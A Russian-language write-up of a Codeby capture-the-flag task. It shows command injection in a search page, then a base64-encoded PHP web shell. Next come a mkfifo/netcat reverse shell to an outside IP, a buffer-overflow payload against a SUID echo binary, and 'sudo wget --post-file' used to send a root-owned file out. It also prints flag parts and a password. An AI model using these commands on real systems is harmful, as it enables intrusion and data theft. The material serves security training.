





Название:	Сыщик
Категория:	Квесты
Уровень:	Средний
Очки:	1250
Описание:	Настоящий детектив всегда находит то, что ищет
Теги:	CMD Injection, PWN, LPE
Автор:	N1GGA

Прохождение:

Заходим на веб-морду



У нас поисковик на основе гугла. Попробуем что-нибудь поискать



Поисковик как видим работает корректно. Теперь поймем запрос в бурпе и далее будет работать там же

The screenshot displays the browser's developer tools with the 'Request' and 'Response' tabs selected. The 'Request' tab shows a GET request to `/search.php?q=Codeby` with various headers including `Host: localhost`, `User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0`, and `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8`. The 'Response' tab shows the HTML output, which includes a Google logo, a search form with a text input and a submit button, and a list of search results. The first result is for 'Codeby.net: Форум информационной безопасности'.

```
Request
1 GET /search.php?q=Codeby HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13
14

Response
74 }
75 .resultp{
76   margin-top:5px;
77   font-size:14px;
78 }
79 </style>
80 </head>
81 <body>
82   <div id="header">
83     <a href="index.php">
84       
88     </a>
89     <form action="" method="GET">
90       <input type="text" style="margin-bottom:
91         10px;" name="q" id="search-box" placeholder="
92         Search Google">
93       <button type="submit" id="search-button">
94         Google Search
95       </button>
96     </form>
97   </div>
98   <div id="results-container">
99     <div class="result">
100       <h3>
101         <a href="https://codeby.net/">
102           Codeby.net: Форум информационной
103           безопасности
104         </a>
105       </h3>
106       <a href="">
107         codeby.net
108       </a>
109     </div>
110   </div>
111 </body>
```

Разными способами пробуем сделать инъекцию в команду

The screenshot shows a terminal window with a modified GET request. The payload `Codeby";whoami;"` is injected into the query string of the request to `/search.php`. The rest of the request headers are identical to the previous one.

```
GET /search.php?q=Codeby";whoami;" HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```


Смотрим ответ от сервера

```
3 "https://play-lh.googleusercontent.com/_6EuBjIopk7ysDp2
4 afy0iIRrdYl2BeEfLCaHhtX7dIaGCX7IerZDECsrl_VLX-PiJj8=w60
5 0-h300-pc0xffffffff-pd",
6 "appstore:bundle_id": "net.codeby.forum.nobitame",
7 "referrer": "origin",
8 "twitter:site": "@GooglePlay",
9 "appstore:store_id": "net.codeby.forum.nobitame",
10 "viewport": "width=device-width, initial-scale=1",
11 "apple-mobile-web-app-capable": "yes",
12 "twitter:description": "Official Codeby Forum App",
13 "mobile-web-app-capable": "yes",
14 "og:url":
15 "https://play.google.com/store/apps/details?id=net.code
16 by.forum.nobitame&hl=en_US"
17 }
18 ],
19 "cse_image": [
20 {
21 "src":
22 "https://play-lh.googleusercontent.com/_6EuBjIopk7ysDp2
23 afy0iIRrdYl2BeEfLCaHhtX7dIaGCX7IerZDECsrl_VLX-PiJj8"
24 }
25 ]
26 }
27 }
28 ]
29 }
30 }
31 ]
32 }
33 www-data
34 <!DOCTYPE html>
35 <html>
36 <head>
37 <title>
```

Теперь заливаем на сервер свой шелл. Я закодировал его в `base64`, чтобы не было проблем при записи


```
GET /search.php?q=
codeby";echo$IFS'PD9waHAgZWNoYBzeXN0ZW0oJF9HRVRbMTMzN10
p0yA/PiA='|base64$IFS-d$IFS>shell.php;" HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

Проверяем, залился ли шелл



Да, шелл успешно залит. Теперь можно улучшить своё положение, скачав на сервер более функциональный шелл, я взял [PownyShell](#)

```
localhost:8000/shell.php?1337=wget https://raw.githubusercontent.com/flozz/p0wny-shell/master/shell.php -O shell1.php
```



Есть. Теперь, посмотрим что есть в домашней директории `nolan'a`

```
www-data@a7a270c9e94d:/app# cat /home/nolan/*
cat: /home/nolan/first_part: Permission denied

www-data@a7a270c9e94d:/app# cat /home/nolan/.secret
cat: /home/nolan/.secret: Permission denied

www-data@a7a270c9e94d:/app# cat /home/nolan/.hint
I love linux and replacing some popular files
```

Окей. У нас есть хинт. Надо по ходу искать замененные популярные утилиты. Посмотрим что есть в `/usr/bin/`

```
lrwxrwxrwx 1 root root 124651 Jul 13 13:38 echo
-rwsr-xr-x 1 nolan nolan 124651 Jul 13 13:38 echo
```

Видим echo с SUID правами. То есть, мы можем запустить утилиту от имени его владельца (nolan)

Пробрасываем себе шелл, чтоб было удобнее работать

```
root@764017-goodsmile:/home/goodsmile# nc -nvlp 1133
Listening on 0.0.0.0 1133
Connection received on 188.0.175.87 31748
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```


solarwinds | Solar-PuTTY free tool © 2019 SolarWinds Worldwide, LLC. All rights reserved.


```
www-data@a7a270c9e94d:/app# rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 87.249.53.167 1133 >/tmp/f

www-data@a7a270c9e94d:/app#
```

ECHO PWN

1. Находим и понимаем то, что echo был подменён.
2. Изучаем программу в IDA. Находим новую функцию.





Видим, что тут буфер на 8000 байт и проверка 8002 байта на значение `0x1` (вызывает

`system("/bin/sh")`). Поэтому пейлоад `$(python3 -c 'print("A" * 8000 + "\x01\x01")')`

поможет нам.

При запуске

`./echo $(python3 -c 'print("A" * 8000 + "\x01\x01")')` получаем шелл!.

```

Connection received on 188.0.175.87 37740
sh: 0: can't access tty; job control turned off
$ /usr/bin/echo $(python3 -c 'print("A" * 8000 + "\x01\x01")')
id
uid=33(www-data) gid=33(www-data) euid=1000(nolan) groups=1000(nolan),33(www-data)
whoami
nolan

```

Отлично! Мы взяли юзера. Забираем первую часть флага из `/home/nolan/first_part` и пароль от ssh из `/home/nolan/.secret`

```

id
uid=33(www-data) gid=33(www-data) euid=1000(nolan) groups=1000(nolan),33(www-data)
cat /home/nolan/first_part && cat /home/nolan/.secret
CODEBY{a_g00gl3_s3arch
Also, i'm l0v3an1m3g1rls

```

PRIVELEGE ESCALATION

Логинимся через ssh под nolan'ом.
Теперь посмотрим команды, которые могут быть выполнены нашим юзером с повышенными привилегиями

```

$ sudo -l
Matching Defaults entries for nolan on a7a270c9e94d:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nolan may run the following commands on a7a270c9e94d:
    (ALL) NOPASSWD: /usr/bin/wget
$

```

Мы можем запускать wget от имени суперпользователя. Ищем, как можно этой тулзой повысить привилегии

<https://www.hackingarticles.in/linux-for-pentester-wget-privilege-escalation/>

Так как wget запускается от суперпользователя, мы можем использовать эту утилиту не только для того, чтобы скачать файл, но и наоборот, отправить.

Читаем последнюю часть флага, которая находится у рута

```
sudo /usr/bin/wget --post-file=/root/last_part 87.249.53.167:1133
```

```
$ `sudo /usr/bin/wget --post-file=/root/last_part 87.249.53.167:1133`  
--2023-07-14 15:53:56--  http://87.249.53.167:1133/  
Connecting to 87.249.53.167:1133 ... connected.  
HTTP request sent, awaiting response ...
```

```
root@764017-goodsmile:/home/goodsmile# nc -nvlp 1133  
Listening on 0.0.0.0 1133  
Connection received on 188.0.175.87 12423  
POST / HTTP/1.1  
User-Agent: Wget/1.15 (linux-gnu)  
Accept: /*/*  
Host: 87.249.53.167:1133  
Connection: Keep-Alive  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 18  
  
c#n_b3_dang3r0us}
```

Бинго!